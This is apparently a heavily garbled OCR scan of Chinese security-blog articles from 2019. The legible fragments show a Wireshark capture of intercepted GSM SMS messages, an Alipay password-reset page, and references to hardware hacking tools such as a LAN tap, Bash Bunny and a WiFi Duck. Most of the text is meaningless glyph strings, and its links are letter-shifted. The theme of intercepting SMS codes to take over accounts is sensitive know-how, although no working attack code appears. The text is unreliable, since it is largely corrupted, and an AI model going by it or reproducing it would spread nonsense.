


绍神　角　Ⓑ练罗虚　绝起　裁　阻练罗

需　矿　角　般远　装　摄


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
gsmtap && gsm_sms
No. Time Source Destination Protocol Length Info
46783 692.18472832… 127.0.0.1 127.0.0.1 GSM SMS 81 I, N(R)=0, N(S)=0(DTAP) (SMS) CP-DATA (RP) RP-D
54409 810.8093/505… 127.0.0.1 127.0.0.1 GSM SMS 81 I, N(R)=0, N(S)=5(DTAP) (SMS) CP-DATA (RP) RP-D
69120 1059.1225564… 127.0.0.1 127.0.0.1 GSM SMS 81 I, N(R)=0, N(S)=7(DTAP) (SMS) CP-DATA (RP) RP-D
86890 1335.9454227… 127.0.0.1 127.0.0.1 GSM SMS 81 I, N(R)=0, N(S)=6(DTAP) (SMS) CP-DATA (RP) RP-D
89221 1370.0814449… 127.0.0.1 127.0.0.1 GSM SMS 81 I, N(R)=0, N(S)=3(DTAP) (SMS) CP-DATA (RP) RP-D
93461 1433.3960654… 127.0.0.1 127.0.0.1 GSM SMS 81 I, N(R)=0, N(S)=3(DTAP) (SMS) CP-DATA (RP) RP-D
.... .0.. = TP-MMS: More messages are waiting for the MS in this SC
.... ..00 = TP-MTI: SMS-DELIVER (0)
TP-Originating-Address - (10658999736820350l)
TP-PID: 0
TP-DCS: 8
TP-Service-Centre-Time-Stamp
TP-User-Data-Length: (139) depends on Data-Coding-Scheme
TP-User-Data
User-Data Header
SMS text: 尊敬的中国移动客户，盛付通数娱卡1元代金券需扣减90积分，回复98将直接充入15
账户。如您不确定账户是否正确，
Frame (81 bytes) Reassembled LAPDm (177 bytes)
The text of the SMS (gsm_sms.sms_text), 132 bytes
Packets: 97061 · Displayed: 6 (0.0%)
SHOT ON BLACK SHARK
DUAL CAMERA
2019/1/28 22:13
信安之路
QQ


SHOT ON BLACK SHARK
DUAL CAMERA
2019/1/28 22:13
信安之路
主册账号


Firefox
支付_百度搜索
登录 - 支付宝
重置登录密码
https://accounts.alipay.com/console/querypwd/resetQueryPwd.htm?sp=1-resetQueryPwd-fullp
支付宝 | 重置登录密码
注册 - 登录
1
验证身份
2
重置登录密码
账户名 152******
新的登录密码
如何设置安全密码？
必须是8-20位英文字母、数字或符号，不能是纯数字或纯字母
确认新的登录密码
确定
SHOT ON BLACK SHARK
DUAL CAMERA
2019/1/2
22:13
QQ
信安之路

规(x) LP VL Ⓑ 规

虚 TT/ 迎矿 矿 装 补 真

结露 般矿露 般真

3{36 阿

= ⓠ 5J 矿ⓠ 7J

ⓜ

芯 际 = 院 订矿罗虚

起 迎经 携 词 携

携 (y)携ⓤ 认 色 Ⓓ

迄 阿摄

罗虚 = 阿 矿 起 7J 矿

Yr OWH Ⓑ

起 Yr OWH矿 规 起 矿练 络 艺

结 艺院

= ⓠ 艺芯 ⓜ

3{37

J VP Kdfnlqj Sduw币 神起 VGU J VP 神

kwwsv=22z z z 1iuhhexi1fr p 2duwfdv2z luhdvv2443: : 61kwp o

xexqwx 4; 137 J QXUdglr 神

kwws=22eorj 1zklwh0dorgh1frp 2Xexqwx(534; 137(H<(;8
(;G(H:(EG(DHJQXUdgIr(H8(<I(ED(H:(D4(;3
(H:(;H(DI(H8(D5(;62,

j u0j vp 2Xvdj h神

kwwsv=22j lwkxe1frp 2swunu|vln2j u0j vp 2zlnl2Xvdj h

vqliilqj 0j vp 0wudiilf0zlwk0kdfnui神

kwwsv=22}7}lj j|1zrugsuhvv1frp 2534823824:2vqliilqj 0j v
p 0wudiilf0zlwk0kdfnui2

JVP Vqliilqj 职 迎 神

kwwsv=22zzz1iuhhexi1frp 2duwfdhv2zluhdhvv24<89631kwp o

腾 神擎 阿 支

3{38 面

艺 矿 经 (f) JVP ⑨

矿脑 迎 罪矿 D824 罪

⑨ 矿 D823矿 规 词 摄

虚脑 阿 (t) 矿面 脑 练 露 矿

结 矿 谅 资 。 真

ä 邦 购

原创 98 信安之路 2019-11-04

行 认 面般练 遭 艺

Kdfn qhw 摄 迎绑 虚 罗 Kdfn qhw

绿 矿陷 qhw 逃 45 认 逃 经 ㈣(o) 般矿

艺练范 遵 般Ⓑ行 认 般

警 行 43 认遭般齐 矿 般练 (f)迎 职 角

Ⓡ Ⓑ 角 结 脑 摄


阻耀 神

kdfn qhw 遭育 Wkurz lqj Vwdu ODQ Wds易矿 kdfn qhw

693 隧 矿 角遭 遭 Kdfn 矿 迎 职

lrw 知 矩 结 ⓟ 练

摄



裁　　神　　缩　　(f)(Y) vqliihu 练　　缩罗

矿起　　起　缩　　绍　莫　　鉴ⓟ　矿

齐　　(f)　矿　　罗　　vqliihu矿　警

矿隆谨　　购　规　　7　认面　　摄


(s)　　艺

Kdfn　　神


角　　Wkur z lqj　Vwdu ODQ Wds　　般练绑矿


翻蚁耻　遭　　离　　迎　　鉴　　阻

般　　经　练　　摄


Hack-spider web
Hack-spider web
信安之路

购角 离


信安之路



起　　脑　(Y)　矿　　DE　　阻购

罪矿绑　　F G　　规　　般矿　　罗　　vqliihu矿


警　　摄隆谨　　绑　摄


Kdfn Edgxve

罗　　罪脑　衍　　练　　KLG　　參　　隆　®

罗　　设　　Ir w　　知　　阿　　矩　　Dqj ho

矿　　规间　购角　　摄





结　离　　罗 edgxve　　Ⓑ 神

kwvsv=22j lwkxe1fr p 2vsdf hkxkq2z lilbgxf n|

罗 摄知 结见 隆谨 规

角 翻驱矩

翻蚁耻 范绿 离

(s) 般练罗 遭 警 知裁 艺规 lrw

矩结 edgxve 裁角 艺 矿

裁 聊 翻般 败 遭 练范 隆

矿补 败 败翻裁绑练罗 ⓤ 摄 角

遭 警 角 (f)落莫 购角

警矿 罗 TT 神

5; 4; 3338;

警 阻 评阿 ⒷⒹ败 败 经矿 至

Kdfn <; 矿Edgxve dqj ho 角

摄

魁罗 神

Kdfn 评 齐 离

神 结评 练罗 <; 蔽

摄

Kdfn 评结评 评 骤 离

神Kdfn DE 4333 闲 调

隆谨 裁 摄

Kdfn 裁翻蚁耻结评 练范 警 Ⓑ离

神Kdfn 裁 艺 参 规 警 结齐

Kdfn 计 离

神 计 83 结。

Kdfn 裁 远 般 齐 离

-结 规 矿裁

edgvxe 裁蚁耻 逃 遭 离

神隆谨

edgxve 计 离

神edgxve 计评 433 矿隆谨 遭齐 规 计

神

角遭 练范 隆 谨 Ⓑ结练

矿 角 ⓤ 矿 角 矿 规 lrw 矿 角 LGD 摄 角 阿结蝉蝉

警 阿矿 练范 警 阿 范 阿院 虚结 矿 购角 规 ⓠ练罗 7j 结 规

般离 验矿 参 结蝉蝉

练 裁 评 矿遭 阿 摄

谈 ⓤ Z li|

原创 Sp4rkW 信安之路 2019-10-10

z l i l 迎 矿 调 购 z l i l

离 ⓤ 练 罗 ⓤ Z l l l 离

Ⓑ 魁 院 艺 Z l l l 离

(f)落 矿 购 练 范 经

4携

5携ndd

6携 ⓤ

结 练 z l i l 矿 翻 练 罗 ⓤ

z l i l 矿 练 罗 规 迄 % ⓤ % 矿 矿

规 结 矿 调 练 罗 z l i l 结 规 经 矿

评 罗 z l i l 摄


般 矿 绑 角

间 矿 角 ndd 遭 练 范 矿 裁

